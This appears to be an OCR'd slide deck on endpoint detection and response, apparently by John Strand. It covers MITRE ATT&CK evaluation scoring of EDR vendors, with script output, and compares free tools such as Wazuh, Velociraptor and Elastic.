cybereason · F-Secure · FIREEYE · McAfee Together is power. · paloalto CORTEX XDR

Scenario Overview

Two scenarios emulate publicly reported APT3/Gothic Panda tradecraft and operational flows. In both scenarios, access is established on the target victim. The scenario then proceeds into local/remote discovery, elevation of privileges, grabbing available credentials, then finally lateral movement within the breached network before collecting and exfiltrating sensitive data. Both scenarios include executing previously established persistence mechanisms executed after a simulated time lapse.

Red Team tooling is what primarily distinguishes the two scenarios. Cobalt Strike was used to execute the first scenario, while PowerShell Empire was used to execute the second. Using two different toolsets resulted in diversity and an observable variance in the emulation of the APT3/Gothic Panda behaviors.

Information Security
CELEBRATING 10 YEARS
2008-2018

Detection Categories

Main Detection Types

- None
- Telemetry
- MSSP
- General
- Tactic
- Technique

Modifier Detection Types

- Alert
- Correlated
- Delayed
- Host Interrogation
- Residual Artifact
- Configuration Change

Or not?

README.md

attack-eval-scoring

This project represented my attempts at analyzing the results of round 1 of the MITRE Enterprise ATT&CK Evaluation. With the release of round 2 results, please check out my new project: https://github.com/joshzelonis/EnterpriseAPT29Eval

For my initial blog post on the subject, check out: https://go.forrester.com/blogs/measuring-vendor-efficacy-using-the-mitre-attck-evaluation/

simple_score.py

In parsing the results, I found 56 ATT&CK techniques were measured with 136 procedures for doing so. This is a quick script for applying the scale on a procedure (or per step) basis. There were many instances where there were multiple detections for a single procedure/step which would skew any counting method that did not take this into effect.

coverage.py

This script generates two key metrics for understanding vendor performance. The first of which is a coverage score which gives insight into the percentage of ATT&CK techniques the solution was able to generate any type of detection against. This can be viewed as a high water mark for how the product could be used to generate detections. The second metric is a correlation metric which is the percentage of detections that had a tainted modifier. This is useful for understanding how the product reduces work for SOC analysts.

kill_chain_analysis.py

There were 10 different stages of attack measured from initial compromise to execution of persistence across two scenarios. One may argue that the most critical capability is being able to alert on an aversary at each stage of an intrusion. This script analyzes and breaks out how each vendor performed at each stage of these scenarios on the same 1-3-5 scale used by simple_score.py


“Simple” Score


```
john@pop-os:~/attack-eval-scoring$ python3 simple_score.py
./data/McAfee.1.APT3.1_Results.json - 268
./data/CarbonBlack.1.APT3.1_Results.json - 259
./data/Cybereason.1.APT3.1_Results.json - 285
./data/Microsoft.1.APT3.1_Results.json - 195
./data/PaloAltoNetworks.1.APT3.1_Results.json - 329
./data/GoSecure.1.APT3.1_Results.json - 108
./data/RSA.1.APT3.1_Results.json - 78
./data/F-Secure.1.APT3.1_Results.json - 376
./data/Endgame.1.APT3.1_Results.json - 225
./data/FireEye.1.APT3.1_Results.json - 288
./data/CrowdStrike.1.APT3.1_Results.json - 269
./data/SentinelOne.1.APT3.1_Results.json - 123
```

Misses

```
john@pop-os:~/attack-eval-scoring$ python3 total_misses.py
./data/McAfee.1.APT3.1_Results.json - 38
./data/CarbonBlack.1.APT3.1_Results.json - 34
./data/Cybereason.1.APT3.1_Results.json - 24
./data/Microsoft.1.APT3.1_Results.json - 23
./data/PaloAltoNetworks.1.APT3.1_Results.json - 9
./data/GoSecure.1.APT3.1_Results.json - 28
./data/RSA.1.APT3.1_Results.json - 49
./data/F-Secure.1.APT3.1_Results.json - 14
./data/Endgame.1.APT3.1_Results.json - 14
./data/FireEye.1.APT3.1_Results.json - 32
./data/CrowdStrike.1.APT3.1_Results.json - 22
./data/SentinelOne.1.APT3.1_Results.json - 35
```

LAB: EDR with Bluespawn






EDR!

Yay!

John Strand

What is EDR???

- Endpoint Detection and Response can mean a lot of things.....
- Does it include prevention?
- Is it just the black box flight recorder?
- What about SOAR?
- What about eXtended Detection and Response (XDR)?



What do you see?

I am soo sorry....

Vendors....

Cynet

CROWDSTRIKE

CISCO
AMP Threat Grid

FIREEYE

CYLANCE

Symantec.

Carbon Black.


SentinelOne

McAfee

CORTEX XDR

cybereason

MITRE Evaluations



Also… Vendors

Why EDR?

- Because IR is a nightmare without it
- Quickly get information from multiple sources
- Correlate attack data < GOOD threat intelligence!!
- Because Windows logs are just bad
  - Not you Sysmon... You cool.


Why free and Open Source?


- Not a fan of vendors that don't have free or Open Source Products
- How do you know if it works? Cool GUI? Trial? They pinky promise?
- Also, many companies can't afford full solutions
  - A quick note on pricing
- You are not paying for what a commercial tool does... You are paying for what the free/OS tools do not provide.
- No reason to not practice


WAZUH

- Originally one of the more badass inventory systems
- Loved the query language across systems
- Full stack EDR
- Super easy to install, multiple agents
- Data feeds to an ELK stack... Because everything does...
- Easily one of the most asked about tools in my classes
- Just don't want to run a full ELK stack in my labs

I may be pronouncing it wrong


WAZUH / Modules / Vulnerabilities
wazuh
Vulnerabilities
Dashboard
Events
Explore agent
Generate report
Search
KQL
Last 24 hours
Show dates
Refresh
cluster.name: wazuh
rule.group: vulnerability-detector
+ Add filter
Critical Severity Alerts
197
High Severity Alerts
1054
Medium Severity Alerts
2201
Low Severity Alerts
735
Alert severity
Count
timestamp per 30 minutes
Critical
High
Medium
Low
Vulnerabilities heat map
Medium
High
Critical
Low
Windows
RHEL7
Centos
Debian
Ubuntu
agent.name: Descending
0 - 250
250 - 500
500 - 750
750 - 1000
Events
Time
agent.name
data.vulnerability.cve
data.vulnerability.package.name
data.vulnerability.package.version
data.vulnerability.severity
rule.id
Aug 13, 2020 @ 19:21:37.328
Windows
CVE-2020-6524
Google Chrome
80.0.3987.87
High
23505
Aug 12, 2020 @ 02:41:31.287
RHEL7
CVE-2020-12888
kernel
3.10.0-862.e17
High
23505
Aug 10, 2020 @ 01:27:38.187
Windows
CVE-2017-8512
Microsoft Office Home and Business 2016
16.0.13029.20344
High
23505





Velociraptor

- This is the one we use in my classes
- Setup to pulling data is very, very quick
- Standalone agent and server in one executable
- From the folks that brought us Rekall
- So... They kind of know what they are doing
- No detection and prevention capability
- Great way to complement existing AV/Protection


Vendors and Free/OS

- A number of vendors are making their agents free/open source
- This is.... Huge.
- Que rant on people using your product before they spend huge amount of cash on them
- Let's talk about Elastic and Comodo

What "Proudly Sucking At Capitalism" Might look like...


elastic (Formerly Endgame)

- Almost everyone uses ELK
- Many commercial tools use ELK
- Endgame was a solid EDR
- All the "cool kids" use it
  - Sorry Splunk
- Now, they give it away for free*
  - They want the sweet, sweet ELK fees
- Even AMAZON uses ELK!! < -- Too Soon?




Backdoors & Breaches

Easy Install




Out of the box... ~5 min

